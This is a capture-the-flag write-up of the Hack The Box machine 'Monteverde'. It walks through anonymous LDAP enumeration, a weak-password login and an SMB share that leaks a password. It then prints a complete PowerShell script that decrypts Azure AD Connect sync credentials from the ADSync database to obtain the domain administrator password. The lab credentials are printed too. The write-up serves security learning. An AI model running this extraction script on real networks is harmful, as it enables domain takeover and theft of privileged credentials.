

HTB Monteverde writeup
Intro
Hello hackers! In this box we are going to extract user information from LDAP, figure out working with Azure AD connect and exploit it, in a DCSync like way to obtain the plaintext password of the administrator. I found this one pretty challenging, but I also learnt a lot about powershell and sql, as well as Azure <-> AD integration.
Enumeration

LDAP
We are able to bind to the ldap server anonymously: godap -u '' -p '' monteverde.htb
Dumping usernames from LDAP
Let’s dump some usernames to try to bruteforce their passwords
1
ldapsearch -x -H ldap://monteverde.htb -b "dc=MEGABANK,dc=LOCAL" "(objectClass=user)" userPrincipalName > userprincipalname.dump

Let’s get just the usernames we need using grep:
1
grep -o -oP 'userPrincipalName:\s*([a-zA-Z0-9-]+)@[a-zA-Z0-9]+\.[a-zA-Z0-9]+' userprincipalname.dump | cut -d '@' -f 1 | cut -d ':' -f 2

We are able to login as one of the users

As you can see, one of the users has it’s password equal to his username. Which allowed us to login.
SABatchJobs:SABatchJobs
Honestly I think this is pretty stupid for a medium box, no modern password policy will allow for such a thing, and it’s a long shot for someone to discover. I had to go to the forums to find someone hinting that you should try something very dumb.
SMB

We have access to a non standard share called users$, the only directory that has something in it is mhope. We can discover a file called azure.xml, which contains the password of this user. 
mhope:4n0therD4y@n0th3r$
As you can see below, we are able to login using these credentials. 
Our user is in the Azure admins, and if we go back to ldap, we can see that Azure AD Connect is enabled on the server which is a domain controller. 
Exploiting Azure AD Connect
I found this post on google, regarding exploitation of Azure AD Connect.
It contains a script, but it does not work out of the box. Since it relies on a file db existing (like sqlite but microsoft). However we have no local db, and azure ad connect on this machine seems to be using a MSSQL instance on port 1433.
I struggled with this part a lot, since I tried to tunel the port 1433 to my machine and extract the db creds that way. However local windows auth did not work through the tunnel, which I did not know at the time and was stuck for a while.
Apparently, there is a useful binary called sqlcmd, it allows us to make sql queries, and uses local windows auth, since it worked without us presenting any credentials. 
Though extracting the first piece of info needed for our script worked fine, the second part just did not want to print in a format that would be acceptable for the script. 
So after trying a million ways of passing a sql connection string to powershell, this is the final version of the script I came up with that used the MSSQL DB and actually worked!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44

Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"

$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"

$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$entropy = $reader.GetGuid(2)
$reader.Close()


#$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM
mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()

add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)

$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']" | select @{Name = 'Domain'; Expression = {$_.node.InnerXML}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']" | select @{Name = 'Username'; Expression = {$_.node.InnerXML}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name = 'Password'; Expression = {$_.node.InnerText}}

Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)
Thankfully, the script above worked, and we obtained the password for the administrator. Allowing us to log in via winrm. 
Administrator:d0m@in4dminyeah!
Pwned!